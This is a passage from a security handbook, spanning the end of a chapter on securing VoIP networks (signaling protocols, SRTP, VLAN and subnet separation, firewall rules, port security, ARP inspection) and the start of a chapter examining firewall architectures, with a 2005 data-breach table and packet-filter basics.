- Real-Time Streaming Protocol (RTSP, RFC 2326) for controlling delivery of streaming media
- Session Announcement Protocol (SAP) for advertising multimedia sessions via multicast
- Session Description Protocol (SDP, RFC 2327) for describing multimedia sessions.

Session Initiation Protocol supports user mobility by using proxy and redirect servers to redirect requests to the user's current location. Users can register their current location and SIP location services provide the location of user agents.

Session Initiation Protocol uses a modular architecture that includes the following components:

- Session initiation protocol user agent: End points that create and terminate sessions, SIP phones, SIP PC clients, or gateways
- Session initiation protocol proxy server: Used to route messages between SIP user agents
- Session initiation protocol redirect server: Call-control device used to provide routing information to user agents
- Session initiation protocol registrar server: Stores the location of all user agents in the domain or subdomain.

145.3.7 RTP and RCTP

Regardless of the signaling protocol used in VoIP solutions, the packetized voice call streams are carried using RTP. RTP is a transport-layer protocol that carries real-time data in its payload. It provides end-to-end transport functions for audio data over unicast or multicast networks. RTP is defined in RFC 1889 and runs over UDP. Because of the time sensitivity of voice traffic and the delay incurred in re-transmissions, UDP is used instead of TCP. Real-time traffic is carried over UDP ports ranging from 16,384 to 16,624. The RTP data is transported on an even port and RTCP is carried on the next odd port. RTCP is also defined in RFC 1889. RTCP is a session-layer protocol that monitors the delivery of data and provides control and identification functions. Exhibit 145.2 shows a VoIP packet with the IP, UDP, and RTP headers. Notice that the sum of the header lengths is $20+8+12=40$ bytes.

145.3.7.1 Secure RTP

Because RTP packets are sent unencrypted they are susceptible to network sniffers and packet analyzers that can record and store VoIP packets. Secure Real-time Transport Protocol (SRTP) provides confidentiality of RTP and RTCP payloads and authentication of RTP streams to ensure its integrity. SRTP is defined in RFC 3711. It leverages certificates to provide encrypted voice packets. Network and voice architects should use SRTP instead of RTP to ensure secure VoIP conversations.

145.3.8 MGCP

Media Gateway Control Protocol is a gateway protocol used for controlling gateways in VoIP networks. MGCP is defined by RFC 2705. The primary function of MGCP is to control and supervise connection attempts between different media gateways. The MGCP gateway can support secure VoIP communications by implementing SRTP.



EXHIBIT 145.2 VoIP packet with the IP, UDP, and RTP headers.

145.4 Security Solutions

To mitigate the risk of VoIP networks from being attacked, network and voice administrators should adopt the following security design components.

- Secure your network infrastructure devices
- Use separate VLANs for voice and data infrastructure
- Use separate IP subnets for voice and data infrastructure
- Use private IP addresses for the VoIP devices
- Use access control lists
- Use firewalls to protect the VoIP infrastructure
- Use rate-limiting features on LAN switches
- Use media encryption of VoIP of VoIP packets
- Use encryption of VoIP signaling packets
- Use port security and Address Resolution Protocol (ARP) inspection
- Apply host security hardening to the IP PBX servers
- Use network intrusion detection systems (IDSs)
- Use authentication of IP phones
- Enable logging of IP PBX access events and store.

Not all of these security components may apply for all VoIP solutions. The network and voice architects must engineer solutions that use most of these components based on the capabilities of the selected network and IP PBX platforms. Each of these security elements is covered in the sections that follow.

145.4.1 Secure Network Infrastructure Devices

The VoIP network is as secure as the network infrastructure it runs on. The compromise of these devices can lead to various security problems on the network that can inherently affect VoIP. The compromise of routing tables can lead to the denial of network services, thus bringing both data and voice solutions down. The compromise of the routers, switches, or firewalls could result in the exposure of network configurations, implemented security features, and the overall network architecture.

Network administrators use Telnet to access network devices to check status, make configurations changes, or for troubleshooting. The disadvantage of Telnet is that all text is sent in the clear. Telnet passwords can be sniffed using a network packet analyzer and compromise the network. Remote access to network devices should use Secure Shell (SSH) to encrypt the session. Furthermore, access to network devices should be authenticated and authorized using remote authentication dial-in user service (RADIUS) or terminal access controller access control system (TACACS) servers. These servers provide a method to authenticate the network administrator with username and password and authorize access to the network devices. User access is also logged providing the ability to track suspicious connection attempts on the network.

145.4.1.1 Network Device Hardening

Network routers, switches, and firewalls must be security hardened. The following configuration parameters help secure network infrastructure:

- Enable sequence numbers and timestamps to indicate the time and date of when a message was sent.
- Enable TCP keepalives to allow the router to detect and drop broken Telnet connections.
- Enable logging to a syslog server to obtain detailed information of network events.
- Limit Simple Network Management Protocol (SNMP) access using access lists that only allow authorized network management servers to access the device.
- Encrypt all passwords stored locally on the device.

- Disable "finger" service to prevent the device from returning a list of users that are logged into the device; this also prevents the finger-of-death DoS attack.
- Disable source routing to prevent the sender of an IP packet to set the route a packet will take to a destination.
- Disable Bootstrap Protocol (BOOTP) server to prevent DoS attacks via the Bootstrap protocol.
- Disable the Cisco Discovery Protocol (CDP) on networks using Cisco devices to prevent network discovery.
- Disable the device from being managed using HTTP.
- Enable session and terminal timeout and disconnect any sessions on the device.
- Disable TCP and UDP small servers service to prevent access to echo, discard, chargen, and daytime ports on the router. Disabling these services causes the router to send a TCP reset packet to the sender and discard the original incoming packet, thereby preventing DoS attacks.
- Disable identification services to prevent the router from returning accurate information about the hosts. TCP ports identification services should be disabled.
- Use SSH to access the device to allow confidential administration.
- Disable proxy ARP to prevent internal addresses from being revealed to outside networks.
- Disable gratuitous ARPs to prevent IP ARP spoofing.

145.4.2 Separate VLANs for Voice and Data Infrastructure

A VLAN is a group of devices on the same or separate physical LAN that can communicate with each other as if they are on the same wire. VLANs are defined by IEEE 802.1Q and use a 12-bit ID tag to identify the VLAN. IP phones can be placed on the network in the same VLAN as user PCs. But this practice does not allow for differentiation of IP phones from PCs, printers, and servers on the network. Therefore, it is a best practice to use separate VLAN segments for data and voice networks. Separate VLANs also reduce the risk that attacks on the data VLAN would affect the voice VLAN. Although the physical connection is a unshielded twisted-pair (UTP) wire from the switch port to the IP phone and then to the PC, the IP phone and the PC are on separate logical segments. IP phones are IEEE 802.1Q/P aware, using the standard for VLAN selection and for prioritization. This allows the use of separate IP subnets, media access control (MAC) layer filters and rate limiting schemes. Policies can be then applied that affect the VoIP VLANs without affecting user PCs.

145.4.3 Separate IP Subnets for IP Phones

Following the theme of separate VLANs implies that separate IP subnets are used. The use of specific IP addresses for the IP phones and IP PBX servers allows the simplification of access lists and firewall rule sets. In addition, it allows for quality of service rule sets for prioritization of VoIP packets over regular data packets. This gives the network administrators better management of VoIP traffic and reduces the risk of packet captures since the VoIP traffic is on different subnets.

Exhibit 145.3 provides an example of IP addressing for VoIP. Suppose the company has five locations with a requirement of over 90 users at each location. With at least 90 PCs and 90 IP phones, the requirement is for over 180 IP addresses. Exhibit 145.3 shows how IP addressing would be assigned if data and voice are on the same subnet. It is clear that there is no way to identify VoIP devices using this IP address scheme.

Exhibit 145.4 shows an IP address scheme where IP phones are placed on a separate IP subnet. Obviously, IP phones can be identified by their IP subnet and filters can be applied as necessary to protect them from attacks.

EXHIBIT 145.3 IP Address Scheme with Data and Voice on Same Subnet

Location	Data and Voice Subnets
Houston	172.16.1.0/24
Miami	172.16.4.0.24
New York	172.16.8.0/24
Phoenix	172.16.12.0/24
San Antonio	172.16.16.0/24

145.4.3.1 Use Private IP Address Space for VoIP Subnets

Some network numbers within the IPv4 address space are reserved for private use. These private numbers are not routed in the Internet. Private IP address space is defined in RFC 1918. The IP address space reserved for private use is:

- 10.0.0.0/8
- 172.16.0.0/12
- 192.168.0.0/16.

For those companies that use public IP addresses in their internal networks, it is recommended that RFC 1918 private address space be used for their VoIP networks because company VoIP end devices have no need to communicate externally. The use of private IP space will provide additional security since private addresses are not routable in the Internet. A list of IPv4 assigned addresses can be found at http://www.iana.org/assignments/ipv4-address-space.

Consider, for example, Exhibit 145.5. Network 17.0.0.0/8 was assigned to Apple Computer in 1992 and is public address space. In this example, both data and VoIP subnets are using public addresses; this is not best practice.

Exhibit 145.6 shows an IP address scheme where IP phones are placed on a separate IP subnet and the IP addresses used are private. This is the preferred solution to support the security of VoIP devices. Again, because these are private addresses (the VoIP Subnet column), they are prevented from being routed on the Internet allowing for better management of security policies.

EXHIBIT 145.4 IP Address Scheme with Data and Voice on Separate Subnets

Location	Data Subnet	Voice over Internet Protocol (VoIP) Subnet
Houston	172.16.1.0/24	172.16.2.0/24
Miami	172.16.4.0.24	172.16.5.0/24
New York	172.16.8.0/24	172.16.9.0/24
Phoenix	172.16.12.0/24	172.16.13.0/24
San Antonio	172.16.16.0/24	172.16.17.0/24

EXHIBIT 145.5 IP Address Scheme with Data and Voice on Same Subnet

Location	Data and Voice Subnets
Houston	17.16.1.0/24
Miami	17.16.4.0.24
New York	17.16.8.0/24
Phoenix	17.16.12.0/24
San Antonio	17.16.16.0/24

EXHIBIT 145.6 IP Address Scheme with Public and Private IP Addresses

Location	Data Subnet	Voice over Internet Protocol (VoIP) Subnet
Houston	17.16.1.0/24	172.16.2.0/24
Miami	17.16.4.0.24	172.16.5.0/24
New York	17.16.8.0/24	172.16.9.0/24
Phoenix	17.16.12.0/24	172.16.13.0/24
San Antonio	17.16.16.0/24	172.16.17.0/24

145.4.4 Firewall the VoIP Infrastructure

Although the use of private addresses is not flawless, it is one tool to prevent exposure of outside networks. Most attacks to the VoIP infrastructure will come from the internal network. The VoIP infrastructure must be protected from internal attacks. The IP PBX or call processing servers must be placed in a data center and firewalled. The allowed communication to the IP PBX servers should be from the end points (IP phones and gateways), network management servers, and from VoIP administrators.

The data and voice LAN IP subnets should also be firewalled, or at a minimum, router filters should be used. Local data and voice LANs should not be allowed to communicate with each other. Remote data LANs should only communicate with local data LANs and remote voice LANs should only communicate with local voice LANs. Exhibit 145.7 summarizes a high-level rule set that should be used to protect the VoIP infrastructure from potential attacks.

145.4.4.1 Rate-Limiting Features on LAN

To prevent DoS attacks the network administrator can configure IP rate-limiting features on LAN switches that prevent them from generating or receiving packets over a specified maximum limit. This prevents IP phones or the IP PBX from being overwhelmed with high-bandwidth attacks and ensures the survivability of the service. Leading network equipment vendors include rate-limiting features on their routers and switches.

145.4.5 Encryption and Authentication of VoIP Media Packets and Signaling

The first generation of VoIP solutions did not use encryption of signaling or media packets. This presented a security risk because VoIP could be then captured using network analyzers and played back. Most vendors encrypt the VoIP call and the signaling for call setup.

More recent solutions now implement Transport-Layer Security (TLS) Secure Sockets Layer (SSL), SRTP and Advanced Encryption Standard (AES) to secure voice communications. Device authentication methods are also provided which prevent any rogue VoIP end point from accessing the IP PBX servers

EXHIBIT 145.7 Firewall Rules for Voice over Internet Protocol (VoIP) Networks

Segment A	Segment B	Rule Set
IP PBX servers	Data network	Only allow access for IP PBX administrators
IP PBX servers	IP phones and gateways	Allow access for VoIP signaling
IP PBX servers	Network management software (NMS) servers	Allow access for specific NMS servers
Local data LAN	Local IP phone LAN	Deny access
Local data LAN	Remote IP phone LAN	Deny access
Local IP phone LAN	Remote IP phone LAN	Allow access

and requesting configuration and software loads. Implementing authentication identifies users, protects the service, and combats disruption.

145.4.6 Port Security

Each LAN switch on a network builds a content-addressable memory (CAM) table that contains the MAC address to port interface mapping on its interfaces. This is one primary function of a LAN switch. The size of the CAM is limited in size; depending on the switch, it can be from 100 to 100,000 entries. A LAN switch attack can occur where the switch is flooded with a continuous set of random source and destination MAC frames. The switch adds an entry for each frame until the table is full and does not accept any new entries. This prevents new hosts from communicating directly with other devices on the overall network and the flooding of packets.

To prevent this attack, port security should be enabled on the switch. Port security limits the maximum number of MAC addresses that can communicate on any given port. In a VoIP environment, each port would have a personal computer and an IP phone. The maximum limit should be set to no more than three, which would allow for a test device. Port security automatically learns the configured maximum number of MAC addresses for a given port and then shuts down the port if the limit is exceeded. Most major LAN switch vendors implement this feature.

Another port that needs to be secured is the PC port on the IP phone. There are two VLANs from the LAN switch to the IP phone, one for the IP phone, and the second for the PC. The IP phone should be configured to prevent any devices attached to the phone from connecting to the IP phone VLAN.

145.4.7 ARP Inspection

Each device on an IP LAN creates an ARP table that contains IP-address-to-MAC-address mapping. This is accomplished by sending out ARP requests that contain an IP address and request the corresponding MAC address. ARP does not include an authentication method. A malicious host can corrupt the ARP tables of other hosts on the same VLAN. ARP inspection prevents ARP table attacks. The VoIP network design should consider ARP inspection as part of the overall security solution.

145.4.8 Host Security Hardening of IP PBX Servers

IP PBX servers come in a variety of solutions. Windows Server, Linux, Solaris, and proprietary OSs are used. Specific OS security-hardening procedures should be obtained from each vendor. The latest security patches and updates should be applied, unused daemons should be removed, and any unused TCP or UDP ports should be disabled. Use TCP wrappers to specify the devices that are allowed to connect to the host. Use SSH or SSL to connect to the server to allow encryption of administrative connections.

Other services used by the IP PBX need to also be secured. Assign a password to the SQL or other database administrator account, restrict access to SQL, secure active scripting, secure Internet browsing, and secure IIS services. Again, specific hardening procedures should be provided by the vendor and applied by the network voice and security engineers.

145.4.9 IDSs to Protect VoIP Servers

Intrusion detection system modules can be placed strategically on the network to provide additional protection for the VoIP servers and IP phones. IDSs provide another layer of protection for the overall VoIP security architecture. IDS systems can be placed in the distribution layer of the IP phone network and at the edge of the VoIP server farm.



EXHIBIT 145.8 High-level VoIP security architecture.

145.4.10 Logging of IP PBX Access Events

Access and change events should be logged. Logging is primarily used to rectify events that already have taken place. Event logs and audit trails should be exported to a centralized secured storage. Intelligent logging consolidation products should be used to analyze the logs and alert in the event of certain actions. These applications can present the logs in a presentable fashion for the security administrator's inspection. This is essential in catching telephony fraud type situations.

145.5 Summary

Voice over Internet Protocol solutions continue to be implemented on data networks. More and more companies are replacing legacy time-division multiplexing (TDM) PBXs with pure or hybrid IP PBX implementations. Network and voice architectures need to ensure that VoIP security risks are mitigated. VoIP packets are susceptible to the same vulnerabilities of any IP network. Security is increasingly important because the data network now carries voice communications.

When VoIP is implemented on the network the following recommendations should be implemented:

- Secure the network infrastructure devices.
- Use separate virtual LANs (VLANs) for voice and data infrastructure.
- Use separate IP subnets for voice and data infrastructure.
- Use private IP address for the VoIP devices.
- Use access control lists.
- Use firewalls to protect the VoIP infrastructure.
- Use rate-limiting features on LAN switches.
- Use media encryption of VoIP of VoIP packets.
- Use encryption of VoIP Signaling packets.
- Use authentication of IP phones.
- Use port security and ARP inspection.
- Apply host security hardening to the IP PBX servers.
- Use network IDSs.
- Logging of IP PBX access events.

Security managers must become involved in the design and engineering of VoIP solutions to ensure that proper risk mitigation schemes are implemented. Exhibit 145.8 summarizes a high-level view of the VoIP security architecture with all the previous recommendations. Security managers and architects must work closely with network and voice architects to ensure secure voice communications in a VoIP infrastructure.

An Examination of Firewall Architectures

Paul A. Henry

146.1 Perspective

2005 can be described as a tough year for network security or, perhaps better yet, as a tough year for those who did not take network security seriously. ID theft was a hot topic for the year with breach after breach exposing the personal data of so many individuals. There is unfortunately no hard data that details specifically just how many of the data exposures actually resulted in cases of ID theft. The potential credit nightmares that the individuals will potentially face should not be taken lightly. Cleaning up your credit as a result of ID theft is time consuming, can be expensive, and even after it is cleaned up can still haunt the victim for many years. In looking at data found on the Internet in Exhibit 146.1 for the first six months of 2005 alone, nearly 50 million individuals had their personal information exposed:

EXHIBIT 146.1 Loss or theft of Personal Identification Information in Q1–Q2 2005

Date Made Public	Name	Type of Breach	Number of Exposed People
2/15/2005	ChoicePoint	ID thieves accessed	145,000
2/25/2005	Bank of America	Lost backup tape	1,200,000
2/25/2005	PayMaxx	Exposed online	25,000
3/8/2005	DSW/Retail Ventures	Hacking	100,000
3/10/2005	LexisNexis	Passwords compromised	32,000
3/11/2005	Univ. of CA, Berkeley	Stolen laptop	98,400
3/11/2005	Boston College	Hacking	120,000
3/12/2005	NV Dept. of Motor Vehicles	Stolen computer	8,900
3/20/2005	Northwestern Univ.	Hacking	21,000
3/20/2005	Univ. of Nevada, Las Vegas	Hacking	5,000
3/22/2005	Calif. State Univ., Chico	Hacking	59,000
3/23/2005	Univ. of CA, San Francisco	Hacking	7,000
4/1/2005	Georgia DMV	Dishonest insider	"Hundreds of thousands"
4/5/2005	MCI	Stolen laptop	16,500
4/8/2005	San Jose Med. Group	Stolen computer	185,000
4/11/2005	Tufts University	Hacking	106,000
4/12/2005	LexisNexis	Passwords compromised	Additional 280,000
4/14/2005	Polo Ralph Lauren/HSBC	Hacking	180,000
4/14/2005	California FasTrack	Dishonest insider	4,500
4/15/2005	California Dept. of Health Services	Stolen laptop	21,600
4/18/2005	DSW/Retail Ventures	Hacking	Additional 1,300,000
4/20/2005	Ameritrade	Lost backup tape	200,000
4/21/2005	Carnegie Mellon Univ.	Hacking	19,000
4/26/2005	Michigan State Univ.'s Wharton Center	Hacking	40,000
4/26/2005	Christus St. Joseph's Hospital	Stolen computer	19,000
4/28/2005	Georgia Southern Univ.	Hacking	"Tens of thousands"
4/28/2005	Wachovia, Bank of America, PNC Financial Services Group and Commerce Bancorp	Dishonest insiders	676,000
4/29/2005	Oklahoma State Univ.	Missing laptop	37,000
5/2/2005	Time Warner	Lost backup tapes	600,000
5/4/2005	Colorado Health Dept.	Stolen laptop	1,600 (families)
5/5/2005	Purdue Univ.	Hacker	11,360
5/7/2005	Dept. of Justice	Stolen laptop	80,000
5/11/2005	Stanford Univ.	Hacker	9,900
5/12/2005	Hinsdale Central High School	Hacker	2,400
5/16/2005	Westborough Bank	Dishonest insider	750

Exhibit 146.1 (Continued)

Date Made Public	Name	Type of Breach	Number of Exposed People
5/18/2005	Jackson Comm. College, Michigan	Hacker	8,000
5/19/2005	Valdosta State Univ., GA	Hacker	40,000
5/20/2005	Purdue Univ.	Hacker	11,000
5/26/2005	Duke Univ.	Hacker	5,500
5/27/2005	Cleveland State Univ.	Stolen laptop	44,420
5/28/2005	Merlin Data Services	Bogus acct. set up	9,000
5/30/2005	Motorola	Computers stolen	Unknown
6/6/2005	Citifinancial	Lost backup tapes	3,900,000
6/10/2005	Federal Deposit Insurance Corp. (FDIC)	Not disclosed	6,000
6/16/2005	Cardsystems	Hacker	40,000,000
6/18/2005	Univ. of Hawaii	Dishonest insider	150,000
6/25/2005	Univ. of Connecticut	Hacker	72,000
Total			49,857,830

Organizations were warned that unless they got serious about security, government regulations would be imposed. With the high-profile breeches continuing to rise and setting new heights in 2005, our government took action and legislation was passed at the state level to address the issue as detailed in Exhibit 146.2.

The Internet remains in flux. As organizations take measures to plug a known security hole, hackers simply first move on to easier targets, and then as the target environment dwindles they alter their tactics to enable them to continue to wreak their havoc against a new target-rich environment. This was clearly demonstrated by the decline in the number of broad-based protocol-level attacks we have witnessed as the hacking community seemed to shift its focus to the application layer. The majority of protective

EXHIBIT 146.2 State Laws Regarding Security Breech Notification

mechanisms in place today only offer protection by filtering on IP addresses and port (serviced) numbers; it is no wonder that application layer attacks have gained in popularity. More recently, social engineering has risen dramatically in the form of phishing, again demonstrating the flexibility and or adaptability of the hacking community.

The data from the 2005 CSI/FBI crime report paints a grim picture of the state of network security:

- The damage from virus attacks continues to be the highest overall cost to organizations.
- Unauthorized access had a dramatic increase in cost and has now replaced denial of service (DoS) attacks as the new second-most significant contributor to losses from computer crime
- Although the overall losses are perhaps lower, there has been a measurable increase in the losses associated with unauthorized access to information and the theft of proprietary information.
- Website defacements/incidents have increased sharply.
- The number of organizations reporting computer crime incidents to law enforcement continues to decline. The primary reason cited is the fear of negative publicity.

In the past, many organizations have cited competitive pressure as their primary reason for choosing popularity over security in consideration of how they go about securing their networks. Time and again I have heard that although an architecture or product is inarguably more secure, a company would be giving their competitor an advantage if the company offered its customers less transparency or convenience in connecting to its network.

In light of current legislation and the resulting first wave of civil penalties now being assessed, there may finally be sufficient motivation for a decisive change in how network security is viewed. Simply put, an organization's ability to mitigate the risk of the aforementioned civil penalties effectively moves network security from the deficit column to the asset column of the organization's balance sheet.

In closing, I recall a quote from October of 2000 from a friend and world renowned security expert Marcus Ranum, which I believe is still highly relevant today: "Firewall customers once had a vote, and voted in favor of transparency, performance and convenience instead of security; nobody should be surprised by the results."[1]

146.2 Firewall Fundamentals: A Review

The level of protection that *any* firewall is able to provide in securing a private network when connected to the public Internet is directly related to the architecture(s) chosen for the firewall by the respective vendor. Generally, most commercially available firewalls utilize one or more of the following firewall architectures:

- Static packet filter
- Dynamic (stateful) packet filter
- Circuit-level gateway
- Application-level gateway (proxy)
- Stateful inspection
- Cutoff proxy
- Air gap
- Intrusion prevention
- Deep packet inspection
- Total stream protection
- Unified threat management (UTM)

[1] From an email conversation with Marcus J. Ranum, the "Grandfather of Firewalls," firewall wizard mailing list, October 2000.



EXHIBIT 146.3 OSI and TCP/IP models.

146.2.1 Network Security: A Matter of Balance

Network security is simply the proper balance of trust and performance. All firewalls rely on the inspection of information generated by protocols that function at various layers of the OSI model as shown in Exhibit 146.3. Knowing the OSI layer at which a firewall operates is one of the keys to understanding the different types of firewall architectures. Generally speaking, firewalls follow two known rules:

- The higher the OSI layer the architecture goes to examine the information within the packet, the more processor cycles the architecture consumes.
- The higher in the OSI layer at which an architecture examines packets, the greater the level of protection the architecture provides because more information is available upon which to base decisions.

Historically, there had always been a recognized trade-off in firewalls between the level of trust afforded and speed (throughput). Faster processors and the performance advantages of symmetric multiprocessing (SMP) have narrowed the performance gap between the traditional fast packet filters and high-overhead-consuming proxy firewalls.

One of the most important factors in any successful firewall deployment is "who" makes the trust-performance decisions: (1) the firewall vendor, by limiting the administrator's choices of architectures, or (2) the administrator, in a robust firewall product that provides for multiple firewall architectures.

In examining firewall architectures, the most important fields, as shown in Exhibit 146.4, within the IP packet are:

- IP header as detailed in Exhibit 146.5
- TCP header as detailed in Exhibit 146.6
- Application level header
- Data-payload header



EXHIBIT 146.4 The most important fields within the IP packet.



EXHIBIT 146.5 The IP header.



EXHIBIT 146.6 The TCP header.

146.2.2 Static Packet Filter

The packet-filtering firewall is one of the oldest firewall architectures. A static packet filter as shown in Exhibit 146.7 operates at the network layer, or OSI layer 3.

The decision to accept or deny a packet is based upon an examination of specific fields as shown in Exhibit 146.8 within the packet's IP and protocol headers.

- Source address
- Destination address
- Application or protocol
- Source port number
- Destination port number

Before forwarding a packet, the firewall compares the IP header and TCP header against a user-defined table—rule base—which contains the rules that dictate whether the firewall should deny or permit packets to pass. The rules are scanned in sequential order until the packet filter finds a specific rule that matches the criteria specified in the packet-filtering rule. If the packet filter does not find a rule that matches the packet, then it imposes a default rule. The default rule explicitly defined in the firewall's table typically instructs the firewall to drop a packet that meets none of the other rules.

There are two schools of thought on the default rule used with the packet filter: (1) ease of use, and (2) security first. "Ease of use" proponents prefer a default "allow all" rule that permits all traffic unless it is



EXHIBIT 146.7 A static packet filter operates at the network layer (OCI layer 3).

